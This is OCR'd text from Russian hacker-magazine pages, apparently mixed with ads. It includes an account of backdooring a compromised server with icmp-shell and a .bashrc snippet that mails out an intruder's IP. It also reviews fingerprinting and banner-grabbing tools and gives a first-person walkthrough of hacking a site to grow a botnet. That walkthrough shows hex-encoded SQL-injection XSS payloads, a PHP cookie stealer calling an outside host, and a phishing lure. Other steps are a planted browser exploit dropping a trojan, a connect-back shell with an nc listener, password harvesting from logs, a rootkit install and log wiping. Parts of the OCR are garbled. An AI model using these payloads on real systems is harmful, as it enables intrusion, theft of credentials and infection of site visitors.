Именно она разоблачала комплект, которым хакер заразил систему: у меня теперь есть инфа о домашней папке хакера (*/usr/lib/libsh*) и листинг некоторых файлов, принадлежащих к rootkit'у. Теперь настал момент для решительных действий. События могли развиваться несколькими путями. Например, можно было собрать на хакера компромат. Делается все очень просто, только для этого нам нужно знать порт, на котором весит руткит. Качаем с сайта RST (*http://rst.void.ru/download/portcheck.txt*) скрипт PortChecker на Perl и запускаем его, указывая некоторый диапазон. Если отбросить все системные сервисы, то по идее на машине торчать будет только порт руткита, и поэтому портчекер с легкостью его обнаружит (конечно, можно то же самое проделать с помощью локального сканирования портов, но это в несколько раз дольше). Каким образом portcheck может видеть даже то, что не показывает netstat? Все очень просто: когда ты при запуске этой утилиты указываешь диапазон, то выполняется цикл, в котором с помощью IO::Socket создается сокет на каждом из портов. Понятное дело, что если порт уже забит каким-то приложением (веб-сервер, фтп, бэкдор), то сокет создаться не может. Именно это и служит поводом считать, что порт уже открыт и используется. Чешем репу дальше — порт мы знаем, а значит, самое время поставить какой-нибудь крутой снифер. Тут выбор просто огромен, ознакомиться с ним можно по адресу *http://packetstormsecurity.nl/sniffers*. Наснифанный трафик будет довольно нехилым подспорьем в деле против хацкера :).


[разоблачение хакера] Итак, машина была заражена руткитом SHV5. Домашний каталог хакера находился в */usr/lib/libsh*. В принципе, ничего особенного, но в нем есть один замечательный файлик — *.bashrc*. Именно он мне и поможет. В школе на уроках истории тебе, наверное, рассказывали, что при запуске интерпретатора вся гадость, написанная в этом сценарии, обрабатывается и выполняется. Поскольку я обладал рутовыми правами, то мог свободно записывать в этот файл все, что хотел. Для начала я решил узнать IP-адрес наглеца-взломщика и выслать себе его на мыло:

```
# cat >>.bashrc
mail="sashiks@fbi.gov"
info=`set |grep SSH_CLIENT`
`echo $info|mail $mail`
```

Если ты хорошо знаешь shell-программирование и не обделен воображалкой, то можешь сделать довольно много интересного. Так вот, я вставил кусок кода, который мне на мыло отсылает IP-адрес хакера (можно будет забрать логи с компа и посмеяться над хаксором-лузером). Затем я задумался, а не нельзя ли сделать так, чтобы сразу после входа в систему нарушителя дисконнектило. То есть, чтобы терминал убивался по девятому сигналу. Порывшись в папках я нашел шелл-скрипт, который когда-то написал:

```
for pid in `ps |grep bash |awk '{ print $1 }' `
do
  echo "$pid"
  kill -9 $pid`
done
```

Вроде бы все, теперь можно быть спокойным, что нарушитель не натворит дел в системе и не подефейсит сайты, выдав наше присутствие на машине. Правда, осталось еще одно серьезное незаконченное дело. Я, как ты понял, самым непалевным образом, был залогинен под рутом по ssh. Эту ситуацию нужно было в корне исправлять, и я решил тоже забэкдорить тачку, но уже ни какими-то там руткитами, а весьма оригинальным образом — с помощью icmp-shell (читай про эту удивительную тулзу во врезке). Качнуть можно по адресу *http://peterhost.dl.sourceforge.net/sourceforge/icmpshell/ish-v0.2.tar.gz*. Распаковав архив, я сделал make linux и получил два бинарника: ishd(демон) и ish(клиент). Сервак я закинул в */bin*, изменив переменную PATH на текущий каталог и переименовав в *mysqld*, запустил с дефолтными параметрами. Вообще-то, делать так нежелательно и лучше всего было бы использовать этот бэкдор вместе с adore, ведь тогда увеличиваются шансы быть не обнаруженным злобным администратором сети. Чтобы безболезненно получать доступ к этой машине, я собрал клиент icmp-shel-l'a у себя на FreeBSD. Ну, вроде бы и все — бэкдор работает как надо, а значит, я получил в свое распоряжение отличную площадку для дальнейшего деструктива :)


трояним суперсервер


CAT
спортмастер
СПОРТЛАНДИЯ
Единая справочная служба: (095) 777-777-1
Для регионов РФ: 8-800-777-777-1
(звонок бесплатный)
Оптовый центр: (095) 755-8182
www.catfootwear.ru

Потрогай нежно

Обзор утилит для грамотного remote fingerprint'a

ЛЮБОМУ БОЮ ВСЕГДА ПРЕДШЕСТВУЕТ РАЗВЕДКА. И НЕ МУДРЕНО, ВЕДЬ ЧЕМ БОЛЬШЕ ТЫ ЗНАЕШЬ О ПРОТИВНИКЕ, ТЕМ ВЫШЕ ШАНСЫ, ЧТО ТЫ ОТПРАВИШЬ ЕГО В НОКДАУН ОДНИМ УДАРОМ. НИ ОДНА СЕТЕВАЯ АТАКА НЕ ОБХОДИТСЯ БЕЗ ПРЕДВАРИТЕЛЬНОГО ОПРЕДЕЛЕНИЯ ТИПА УДАЛЕННОЙ ОС И СНЯТИЯ БАННЕРОВ С ЗАПУЩЕННЫХ НА МАШИНЕ СЕРВИСОВ. В ДАЛЬНЕЙШЕМ ПОЛУЧЕННЫЕ ДАННЫЕ ОКАЖУТСЯ КРИТИЧЕСКИ НЕОБХОДИМЫМИ ДЛЯ ВЗЛОМА. ВЕДЬ ДОЛБИТЬ ЛИНУКСОВЫЙ PROFTPD СПЛОИТОМ ДЛЯ ВИНДОВОГО SERV-U — ЗАНЯТИЕ ДЛЯ ДУРАЧКОВ. ЧТОБЫ ТЕБЕ БЫЛО КОМФОРТНЕЙ ПРОИЗВОДИТЬ РАЗВЕДЫВАТЕЛЬНЫЕ МЕРОПРИЯТИЯ, МЫ ПОДГОТОВИЛИ ОБЗОР СОВРЕМЕННОГО СОФТА ДЛЯ REMOTE FINGERPRINTING'A.

| Александр Любимов aka Sashiks (real_sshx@mail.ru)

[инструментарий следователя]



1 XPROBE2

http://xprobe.sourceforge.net

описание Это мощный и сильно продвинутый инструмент, разработанный на основе научных исследований Офира Аркина. Алгоритм работы программы не особенно сложный, для нас самым важным моментом будет тот факт, что программа использует UDP-пакеты для снятия отпечатков. Соответственно, если ответа на UDP-запрос от удаленного компьютера не поступит, то определить ОС Xprobe не сможет.
Вообще, при запуске этой тулзы можно указать довольно много опций, которые способствуют гибкой настройке.

использование Сейчас я расскажу про самые интересные флаги. Режим сканирования TCP-портов указывается флагом -T; тут нужно указать интересуемый диапазон, хотя бы так: -T20-80,110,3306. Причем в этом случае xprobe попытается найти и зафильтрованные брандмауэром порты. Аналогичным образом производится проверка и UDP-портов, которая активируется флагом -U. Параметр -v выдает подробную информацию по загруженным модулям программы (активировать и дезактивировать модули можно флагами -M и -D). Есть возможность трассировки хоста (флагом -r). При желании можно сохранить отчет программы в формате XML параметром -X.

особенности Операционную систему, используемую на сервере, Xprobe определяет довольно точно, а если в процессе появились спорные моменты, то в отчет войдет также список наиболее вероятных ОС с процентным соотношением вероятности.

выводы Программа мне очень понравилась и показала себя с лучшей стороны в многочисленных тестах, поэтому возьми Xprobe себе на заметку, так как она не раз подскажет тебе правильное решение.



2 SIPHON

ftp://siphon.sourceforge.net/pub/siphon/siphon-0.0.3-1.src.rpm

описание Это первый претендент среди софтин, реализующих пассивное исследование стека. Сифон слушает определенный сетевой интерфейс, анализирует пакеты и строит подробные отчеты. Само собой, использовать эту программу для определения системы какого-то целевого сервера, с которым ты не находишься в рамках одной сети, не получится. Эта программа для другого: ее можно установить на захваченном сервере и исследовать с ее помощью внутренности корпоративной сети.

использование При запуске следует задать всего два важных параметра:
-i <интерфейс> и -o <filename.txt>. Первый параметр позволяет указать сетевой адаптер, используемый для «отлова» и анализа пакетов, — за консультацией лучше всего обратиться к ifconfig :). Второй параметр определяет, куда будут сложены все найденные адреса и соответствующие адресам оси. Довольно часто, когда siphon не в состоянии узнать ОС, он оставляет напротив IP длину окна пойманного TCP-пакета. В файле osprints.conf в формате «размер_окна:TTL:DF:операционная_система» лежат около полтинника осей:

```
21D2:128:1:Windows NT / Win9x
4470:128:1:Windows 2000 RC1
2328:255:1:Solaris 2.6 - 2.7
```

особенности Еще раз подчеркну, что siphon анализирует стек в пассивном режиме, не инициализируя соединений. Я намекаю на то, что для получения более-менее ясной картины сети и подключенных к ней ПК (и названиями осей, разумеется) необходимо некоторое время. Сколько именно его понадобится, сказать тяжело, но если программа установлена на сервере в сети и к нему обращается приличное число машин, то результат можно получить в пределах получаса.

выводы Вообще, мне понравилась эта программа и я рекомендую тебе повозиться с ней. В качестве безобидного применения ее можно поставить на любой web-сервер и собирать почти маркетинговую информацию по используемым посетителями операционным системам.



3 P0F

http://lcamtuf.coredump.cx/p0f.tgz

описание Навороченный анализатор трафика на манер сифона. Софтина была разработана Михаилом Залевским, и по количеству возможностей p0f, наверное, является лидером среди утилит своего рода. Перечислю самые важные особенности, а заодно и нужные флаги.

использование

- Работа в режиме демона (флаг -d)
- Полный дамп полученных пакетов (-x)
- Прослушивание конкретного сокета (-Q)
- Возможность запустить программу в chroot и сделать setuid для любого юзера (-u)
- Считывание из файла образа, снятого с помощью утилиты tcpdump, считается очень продвинутой возможностью (-s)
- Проставление временных меток, однострочный режим логирования, сохранение результатов в базе MYSQL и так далее

особенности После инсталляции в систему бинарник можно запустить без параметров, либо с опцией -i, которой следует передать имя сетевого интерфейса, на котором должно происходить прослушивание.

выводы Я думаю, что дальнейшие комментарии относительно p0f излишни :). Программа обладает огромным потенциалом, функциональностью и отлично показала себя в моих тестах.

[нежные прикосновения]

Про технологию снятия отпечатков сетевого стека в твоем любимом журнале упоминалось уже неоднократно. Если ты читал внимательно, то, наверное, знаешь, что для определения типа ОС на машину отправляются специальные IP-пакеты, которые не несут в себе особенной информации, но каждая операционка реагирует на такие запросы по-разному. Какими пакетами и в каком порядке ответит система, и определяет ее принадлежность к тому или иному семейству.

Совокупность таких ответов образует сигнатуру, которая позволяет отличать одни операционки от других. Наборы сигнатур различных систем собирают в единую базу и используют для OS fingerprinting'a. Разумеется, что разнообразные утилиты используют различные методики для снятия отпечатков.

Всего есть два вида методов анализа сетевого стека: активный и пассивный. С активным все предельно просто: отправили несколько пакетов, ждем ответа и анализируем его содержимое. При пассивном исследовании стека все описанные выше действия проходят без отправки запросов на удаленный хост — компьютер просто ждет появления пакета с машины и анализирует его. Различия налицо: вместо того чтобы «провоцировать» удаленный хост ответить на наши данные, мы просто банально выжидаем, пока компьютер САМ не проявит сетевую активность. Сегодня я расскажу про тулзы, которые реализуют оба метода исследования. Вот эти негодяи.

ВЕЛИКИЙ И УЖАСНЫЙ

Многие спросят меня, почему я в этом обзоре не упомянул знаменитый сканер Федора (Fyodor) Nmap?

Для этого есть две причины. Ну, во-первых, про этот портсканер писали везде, где только можно. Во-вторых, как мне кажется, NetMapper — не такая уж и универсальная программа. То есть она и в самом деле умеет многое: скрытое сканирование (-sS), определение оси (-O) и так далее, однако на практике использовать nmap не всегда удобно и резонно. Например, хакер получил рута через nobody-шелл, и теперь ему необходимо как можно быстрее просканировать подсетку на наличие других машин и бажных сервисов.

Разве в этом случае кому-то придет в голову тянуть громоздкий дистр, устанавливать его в систему, удовлетворяя все зависимости, и ждать, пока он досканит всю подсеть? То же самое можно сделать небольшим набором утилит. Короче говоря, он не во всех ситуациях актуален. Тем не менее, как инструмент для аудита сетевой безопасности, nmap еще довольно долго будет находиться на лидирующих позициях.



Почти все упомянутые / в обзоре утилиты скрываются на этих сайтах:
www.securityfocus.com
www.securitylab.ru
www.web-hack.ru
www.thc.org
www.insecure.org



Полное описание технологии fingerprint, которая используется в NetMapper'е, находится по адресу www.insecure.org/nmap/nmap-fingerprinting-article-ru.html. Для твоих сетевых экспериментов под виндой может пригодиться Winpcap, который очень удобно скачивается с www.winpcap.org/install/default.htm или уверенной рукой берется с нашего диска :).



Чтобы не лазить по всему инету и не скачивать эти все программы, тратя свой драгоценный трафик, мы выложили их на диске.

Для начала проясню некоторые общезатасканные вопросы, чтобы больше к ним никто не возвращался. Что же такое баннер сервиса? Это приветственное сообщение, выдаваемое сервером при подключении. Представим, что у меня на локальной машине запущен pureftpd. Когда я присоединюсь к нему стандартным ftp-клиентом, покажется примерно такая вот картина:

```
220---------- Welcome to Pure-FTPd ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 20:33. Server port: 21.
220 You will be disconnected after 15 minutes of inactivity.

\
```

Вот это и есть «баннер» ftp-сервиса. Вообще, banner может выглядеть по-другому, а может и вовсе отсутствовать. Чаще всего в нем указана версия сервиса (например, для SSH это будет запись такого вида: SSH-1.99-OpenSSH_3.6.1p2) либо другой текст, указанный администратором (Narkomany Go Home, к примеру) при настройке демона. Впрочем, чаще всего приветственное сообщение не трогают, и поэтому становится возможным определить версию демона и даже подобрать к ней работающий public-эксплойт. Кстати, демон при опросе может косвенно выдать и инфу об установленной на машине операционке, что, собственно, взломщикам только на руку. Именно поэтому banner grabbing (сбор баннеров — англ.) для взломщика очень важен, даже намного больше, чем определение версии удаленной операционки. Для этих целей бывалыми хакерами было написано огромное множество утилит и спецпрограмм, занимающихся этим нехитрым делом :).

[сетевые грабители]



1 GRABBB

www.securityfocus.com/data/tools/grabbb-0.0.7.tar.gz

описание Это поистине ураганный граббер банеров, который написали крутые парни из TESO и который очень удобно использовать для сканирования больших подсетей.


использование
Опций у этой тулзы не так уж и много:

- **-x** — количество подключений (по умолчанию 250)
- **-a** — начальный адрес для сканирования (вида a.b.c.d)
- **-b** — конечный адрес сканирования
- **-m** — многострочный режим, в котором с сервиса считывается не первая строка приветствия, а все сообщения
- **-s** — итоговый отчет после окончания скана

После запуска и передачи параметров нужно указать, какие именно порты тебя интересуют.

особенности Эту утилиту очень удобно использовать как для поиска живых хостов вообще, так и для определения бажного сервиса, который можно поэксплуатировать. Кстати, так очень многие и поступают: ищут паблик-сплоиты для фтп, telnetd, smtp, запускают граббер в фоновом режиме, натравливая его на случайную сеть. Когда закончится прочесывание подсетки, взломщик ищет в отчете машины с установленным дырявым демоном и попросту рутают тачку без особых усилий.

выводы TESO пишут отличные продукты, и с помощью этого граббера куча хакеров сканируют огромные сети, отыскивая только лишь заведомо бажные машины. Негодяи, конечно, но что поделать.



поставь проверку на поток!

2 AMAP

www.thc.org/download.php?t=r&f=amap-5.2.tar.gzhttp://xprobe.sourceforge.net

описание Это очень удобная и профессионально сделанная тулза от немецких хакеров THC. Умеет очень многое, кроме обычного снятия баннеров с машины.

использование Запускается amap так:

```
$ amap [modes] [ options] host ports
```

Порты должны быть указаны через пробел. А о режимах и опциях мы сейчас поговорим. Вот самые вкусные опции и параметры:

- **-A** — включает режим, в котором определяется сервис, работающий на данном порту (баннеры не снимаются)
- **-B** — просто снять баннеры и вывести их на экран
- **-P** — amap становится обычным портсканером, определяющим состояние службы (баннеры и сервисы не определяются)
- **-i** — считывать данные о машине из отчета, составленного nmap'ом (для этого, соответственно, машину нужно предварительно просканировать nmap'ом)
- **-d** — сбрасывать дамп всех запросов в файл

Также amap умеет работать с адресами IPV6 (флаг -6), посылать запросы на конкретный протокол (-p), производить проверку UDP портов (-u) и так далее.

особенности Говоря откровенно, не такая уж эта программа и универсальная, как кажется на первый взгляд. Ведь перед использованием нужно знать, какие порты открыты, а какие — нет. Хотя, с другой стороны, если тебя интересуют лишь отдельные сервисы, то смело записывай ее в свой арсенал. Например, зачем тебе нужен баннер фтп, если у тебя в кармане сплоит на MySQL (3306 порт)? Вот и я о том же :).

выводы Это перспективная и актуальная софтина, которой пользуется много людей. Почему бы тебе не присоединиться к их тайному обществу? :)

3 P0F

http://lcamtuf.coredump.cx/p0f.tgz

описание Skin — это очень быстрый портсканер, который неплохо определяет сервисы.

использование
Запускается сканер очень просто:

```
$ skin [options] hostname
```

Основные опции софтины:
- **-sT** обычное TCP сканирование
- **-sS** используется syn флаг, без установки соединения (как в nmap'e)
- **-sV** снятие баннеров со служб

Можно также просканить хост, а потом, прочитав данные из логфайла, произвести проверку баннеров.

особенности Этот сканер создан по модульной архитектуре и к нему очень легко добавлять новые плагины, расширяя функциональность.

выводы Вообще, этот проект выглядит немного заброшенным, однако использовать этот сканер можно, если нужно что-то быстрое и легкое и нет времени на сборку громоздких проектов.

[конец географии] Ну вот, это все, что я хотел тебе рассказать по этой теме. Описанные утилиты предназначены для работы под UNIX, хотя некоторые (siphon, nmap) ты можешь найти портированными под винду. А если тебе этого мало, то скачай любой продвинутый security-scanner, который наделен всеми нужными фичами (SSS, Retina, Fluxay, Xspider и так далее). И еще одно, все софтины я тестировал под Mandrake Linux 9.2 с установленной из пакетов libpcap. Как мне кажется, на той же FreeBSD 5.3 с полпинка заставить все программы заработать не получится :). Все программы нужно запускать под рутом, так как они используют raw-сокеты, ICMP и другие вещи, которые обычным пользователям до 18 запрещены



Воскрешение ботнета

История о том, как пополняются хакерские ботнеты

ПРОСНУВШИСЬ РАНО В ВОСКРЕСЕНЬЕ, ВКЛЮЧИВ &RQ И ПОСТАВИВ СТАТУС В ИНВИЗИБЛ, Я ХОТЕЛ ЗАКОНЧИТЬ НЕДАВНО НАЧАТОЕ ДЕЛО — ВЗЛОМАТЬ ОДИН САЙТ В ЗОНЕ .RU, КОТОРЫЙ БЫЛ ДОСТАТОЧНО ПОПУЛЯРНЫМ И ПОСЕЩАЕМЫМ. ЭТО ПОНАДОБИЛОСЬ МНЕ ДЛЯ ТОГО, ЧТОБЫ ВОЗРОДИТЬ ПОТЕРИ МОЕГО БОТНЕТА, НО, К СОЖАЛЕНИЮ, БОТЫ УМИРАЮТ ДОВОЛЬНО БЫСТРО :(. ВКЛЮЧИВ БРАУЗЕР И ПОДКЛЮЧИВ СВЕЖИЙ АНОНИМНЫЙ ПРОКСИ, Я ПРИСТУПИЛ К ПОПОЛНЕНИЮ СВОЕЙ СЕТИ ЗОМБИ-МАШИН

| _1nf3ct0r_ (dr.pascal@mail.ru)


[разборки с ERROR500] Страница быстро загрузилась и передо мной предстало меню навигации по сайту. Чтобы получить доступ к некоторым дополнительным сервисам, я зарегистрировался на сайте. Первые пять минут бесполезного тыкания по ссылкам совершенно ничего полезного не принесли. Я никогда не любил ручной поиск скриптов и решил просканировать ресурс при помощи недавно скачанного и неиспробованного пакета NRG-tools, который имел в себе функцию web-анализатора, сканирующего структуру сайта.

Сканер выдал мне кучу ссылок, и я принялся искать бажный скрипт. Некоторое время на глаза ничего подозрительного не попадалось, но вскоре я увидел очень интересный по своему виду линк — *www.victim.ru/sjok.php?id=86*. Ты уже, наверное, догадался, что я хотел сделать. Не буду тянуть кота за хвост и скажу, что скрипт был болен SQL-инъекцией. После проверки скрипта на данную уязвимость (*www.victim.ru/sbsctl.php?id=86'*) была выдана следующая ошибка: INTERNAL SERVERAL ERROR 500.

Ты спросишь, причем тут SQL-инъекция? А при том,

если после тестирования скрипта на баг что-то изменилось (сообщение о любой ошибке, в том числе Error 500 или тому подобное), то скрипт действительно уязвим. Мне пришлось подбирать название таблицы, составлять UNION-запросы. Первым, пришедшим мне в голову, оказался запрос следующего вида:

```
http://www.victim.ru/sjok.php?id=-86 UNION SELECT 0,0,0,login,password,id,0,0,0,0,0 FROM _название_таблицы_/*
```


web-анализатор NRG tools

Но, к сожалению, не все складывалось в мою пользу. Во-первых, я не обладал достаточной квалификацией для организации этой атаки, а во-вторых, у меня не было никаких подсказок для того, чтобы вытащить записи из БД:

1. Мне не было известно название таблицы
2. Мне не были известны названия колонок

После часа перебора названий таблиц мне захотелось найти какой-нибудь другой баг, благодаря которому я бы смог получить шелл. Но к моему огорчению, сайт не особо радовал меня обилием скриптов, а этот баг, как мне казалось, был единственным :(. На сайте крутился форум phpBB последней версии. В публичных источниках эксплойтов к нему не было, на покупку приватной отмычки у меня не было лишних денег, тем более покупать было не у кого.
Забить на такой сайт мне не особо хотелось, поэтому я решил не сдаваться. Еще раз проверил сайт на баги, но опять все безуспешно. Но это не проблема! Я немного подумал и решил заюзать атаку SiXSS.

[SiXSS в подарок!] Что за SiXSS? Итак, поясняю. Это расшифровывается как SQL injection Cross Site Scripting — два вида атак, совмещенных в одну: SQL-инъекция для межсайтового скриптинга. Такую атаку можно осуществить благодаря тому, что SQL-запрос вида UNION SELECT может выводить произвольный текст на страницу. Если ты не знаком с данной технологией атаки, то советую прочитать статью о SiXSS в статье о продвинутых SQL-инъекциях, которую можно отыскать на *www.securitylab.ru*.
Для начала я решил проверить, можно ли заюзать данный баг на вражеском хосте.
Немного помучившись с SQL-инъекцией для межсайтового скриптинга, я пришел к такому запросу:

```
+union+select+('<script>alert("Hello, World ;)");</script>');--
```

Но он тоже не был работоспособным. Насколько я понял, скрипт использовал включенную функцию magic_quotes, поэтому я использовал обход этой фичи (об этом написано в статье, которую я уже упоминал) простой конструкцией: 0x_код_символа_. Вот что получилось:

```
+union+select+0x3C7363726970743E616C657274282248656C6C6F2C2
0776F726C64203B2922293B3C2F7363726970743E2D2D
```

Здесь
3C7363726970743E616C657274282248656C6C6F2C20776F726C64203
B2922293B3C2F7363726970743E2D2D это тоже самое, что и
('<script>alert("Hello, World ;)");</script>');--
Я подставил это в значение переменной id и обновил страницу, но надежды на удачную SiXSS-атаку не было. К моему великому удивлению, передо мной появилось приветствие! Когда скрипты здороваются с тобой, то это к счастью! :)
Осуществив XSS-приветствие, я не особо обрадовался, так как очень не хотелось мучиться с кукисами и социальной инженерией. Хочется сказать, что XSS-атаки довольно актуальны, примеры тому — XSS на *narod.ru*, *mail.ru*, *rambler.ru*, newmail.ru и даже *microsoft.com*. Если XSS — твой пробел в знаниях, то читай подшивку Хакера. Но вернемся к моему взлому. Для начала я, конечно, состряпал до боли знакомый PHP-скрипт (css.php) и залил его на забугорный шелл в зоне .it:

```
<?
if ($QUERY_STRING=="") exit;
$a=fopen ("data.dat","a+");
fwrite($a, "$QUERY_STRING" \n\n");
fclose($a);
echo "Uz3r_X553d";
mail  ("lala-344-lol@mail.ru",  "Uzer_waz_XSSed!_Eat_his_cookies!  :)",
```

```
"$QUERY_STRING");
?>
```

Скрипт располагался по адресу *www.xss-shell.it/css.php.* Следующий шаг — написание java-скрипта, который бы принимал чужие кукисы:

```
>asd</a><script language="javascript">open('http://www.xss-
shell.it/css.php?'+document.cookie); </script><a>
```

Я привел его к шестнадцатеричному виду и получил в итоге что-то вроде этого:

```
+union+select0x3E6173643C2F613E3C736372697074206C616E67756167
653D226A617661736372697074223E6F70656E2827687474703A2F2F777
7772E7873732D7368656C6C2E69742F6373732E7068703F272B646F637
56D656E742E636F6F6B6965293B203C2F7363726970743E3C613E2D2D
```

Нехило, правда? Для такого кодирования я воспользовался обычным сишным перекодировщиком, который нашел в Сети. При нехватке трафика и времени можно воспользоваться WinHex'ом, который, наверное, есть у каждого «джентльмена» :).

Однако, если впарить такую ссылку админу, он заподозрит что-то не ладное :). Мы сделаем следующее:

1 Отправим админу письмо с сообщением о битой ссылке, вставив в письмо такой код:

```
<body>
<p><a
href="http://www.victim.ru/sjok.php?id=%2B%75%6E%69%6F%6E%2B
%73%65%6C%65%63%74%2B0x3E6173643C2F613E3C736372697074
206C616E67756167653D226A617661736372697074223E6F70656E282
7687474703A2F2F7777772E7873732D7368656C6C2E69742F6373732E
7068703F272B646F63756D656E742E636F6F6B6965293B203C2F73637
26970743E3C613E2D2D">http://www.victim.ru/asd.html</a>.
</p>
</body>
```

2 Браузер IE — зло, так как он откроет две страницы (открывающую кукисы и страницу, на которую я проводил атаку). Для того чтобы узнать, какой у админа браузер, я создал тему на форуме «Какой браузер лучше» и при помощи классического приема социальной инженерии узнал, что админ юзает Opera.

3 Зайдя на страницу Оперой, админ может запаниковать. Чтобы поберечь ему нервы, я опять модифицировал линк, вставив туда функцию document.write ("Здесь текст вида 'Ошибка 404-страница не найдена'"). Однако это уже тонкости, я не буду тебя мучить перекодировкой — пусть ссылка останется прежней.

[админ в XSS-капкане] Теперь осталось только проявить навыки социальной инженерии и заманить админа в мой капкан.

Те, кто не знаком с XSS-атаками и читал невнимательно, наверное, спросят: «А причем тут социальная инженерия?». Так вот, отвечу. Данную ссылку мы будем впаривать администратору сайта, чтобы украсть его кукисы, затем подменить его кукисы своими и зайти в админку, которая располагалась в директории */admin*.

Все шло как по маслу: я отослал линк, замаскированный под битую ссылку. Оставалось ждать ответ письма от скрипта css.php и не загуливаться, так как cookies'ы имеют такой недостаток, как «потеря срока годности» :). Я зарегистрировал e-mail lala-344-lol@mail.ru, который указал при написании скрипта (позже, для собственной же безопасности, я удалил e-mail).

[клюнул!] Было поздно, я уже, выключая &RQ, собирался в оффлайн, как в друг летучая мышь принесла мне письмо с темой Uzer_waz_XSSed!_Eat_his_cookies! :) с кукисами в теле письма! Сон сразу как рукой сняло. Я открыл письмо и нашел админские кукисы :). Вскоре, вручную подменив выпечку, я стал админом — мог войти в самописную админку, где мои возможности ограничивались заливкой файлов и текстовым редактором материалов. В главную страницу я внедрил вредоносный код, использующий известный баг в IE, к которому уже написан готовенький сплоит — UNIVERSAL .ANI files handling exploit, указав ему путь к трояну (*www.infectors.narod.ru/server.exe*) и порт, открывающийся на стороне юзверя (я выставил 800). После того как сплоит сгенерировал вредоносный HTML-код, я вставил его на главную страницу XSS'нутого сайта :).

[проникновение в консоль] В принципе, дело было сделано, но что-то меня подталкивало захватить всю систему и добиться максимальных привилегий, порутать машинку. Я залил шелл от RST, немного полазал по папкам, так как PHP-шеллы очень удобны для навигации по системе. Тут я по привычке скомандовал wget, чтобы скачать connect-back бэкдор, но, увы... никаких качалок на серваке не было обнаружено. Я уже начал командовать cat, но зачем лишний гемор? Я взял и закачал его через админку в каталог */tmp* :).

Затем скомпилировал командой gcc /tmp/cbd.c -o /tmp/cbd, и после этого мне оставалось только запустить бэкдор на 31337 порту, а также прописать параметр бэкдора, чтобы он стукнулся на мой итальянский шелл *www.xss-shell.it* (допустим, его IP-адрес будет 123.456.78.90).

```
./cbd 123.456.78.90
```

Затем я запустил на своем итальянском шелле netcat:

```
[root@italia]# nc -l -p 31337
```

После этого бэкдор удачно приконнеткился. Для начала я выполнил команду id, в которой говорилось о том, что мои привилегии apache — это то же, что и nobody, затем выполнил команду uname -a и узнал, что это очередная Linux-система, которая, к моему удивлению, была пропатчена — такого я от админа не ожидал :). Порыться в history-файлах (для mysql и интерпретатора bash) не удалось, так как на них стоял атрибут 644. Меня очень привлекла директория root, которая также была закрыта от моих глаз.

[нехорошо получилось] Получалось как-то нехорошо, ведь в моих целях было пара щелчков мыши и запуск эксплойта, который бы порутал ядро непропатченной системы :). За окном светало, и я все-таки решил поспать.

С утра я заметил директорию */logs*, зайдя в которую, я нашел кучу логов Apache, доступных мне для чтения; их размер действительно удивил меня. Перебирать такие файлы вручную — ужаснейший геморрой, поэтому я заюзал скрипт, написанный Sashiks'ом в статье «Университетский хак», в июньском выпуске X. Этот сценарий ищет в каждой строке слово pass и помещает его в отдельный файл:

```
#!/usr/bin/perl
$dir="/var/apache/logs";
opendir(DIR,$dir)
@a=readdir DIR;
foreach(@a){
print "Searching $_ ... \n";
system("cat $dir/$_ |grep pass>>/tmp/tempfile.txt");
}
print "Done \n";
```

Думаю, пояснять работу скрипта не надо. Пока скрипт трудился, я усердно пожирал все, что было в холодильнике. Через некоторое время, обратившись к файлу *tempfile.txt*, я нашел огромное количество пассов, один из которых подходил к админке. Пароль подошел к SSH и к FTP, но этот аккаунт входил в группу wheel, а его пароль, как я убедился, совпадал с рутовым! Таким образом, я получил полный доступ к вражеской машине.

Затем установил на тачку руткит SHV4 от «шкупи хакерс», почистил логи логвайпером для Linux Vanish, удалил палевный шелл, сохранил себе на HDD копию файла */etc/passwd* и немного поигрался с захваченной машиной, установив туда прокси :).

[хэппи энд] А теперь давай сделаем выводы.

Во-первых, XSS-атаки — это не шутка, и многие начинающие хакеры и админы просто забивают на эту уязвимость, так как считают ее бесполезной. Я очередной раз доказал, что это не так. Во-вторых, никогда не доверяй ссылкам, которые тебе присылают по почте. Не следует делиться с собеседниками на форумах о том, какой ты используешь браузер, даже если очень хочется потешить самолюбие.

В третьих, логи — лакомый кусочек для хакера, старайтесь ограничить доступ ко ВСЕМ логам. Администратор правильно сделал, что поставил 644 атрибут на все history-файлы. Также не стоит юзать IE, так как все сплоиты, которые находятся в паблике, — это 10—20% всех найденных багов в популярном браузере. Никто не спешит раздавать их направо и налево, так как на них зарабатывают немалые деньги.

Но даже при помощи этого древнего паблик-сплоита я неплохо приподнял свой ботнет. Сайт посещала куча людей, и у многих были старые браузеры в дырочку

http://mp3.samsung.ru/





*MP3 MASSIVE ATTACK

Конкурс MP3 MASSIVE ATTACK завершен!

ПОДВОДИМ ИТОГИ КОНКУРСА. ВСЕГО ПРИНЯЛО УЧАСТИЕ 1067 ЧЕЛОВЕК. ИЗ НИХ 99 ВЕРНО ОТВЕТИЛИ НА ВСЕ ВОПРОСЫ. А ВОТ СПИСОК СЧАСТЛИВЧИКОВ, ВЫИГРАВШИХ MP3-ПЛЕЕРЫ SAMSUNG YP-T8:

ARSENY_G
AMERIKKLOLKAO
KOSIAK
MIHAILSVMKA
FR33X
SAVANINMS
PARTOS111
MERRITT
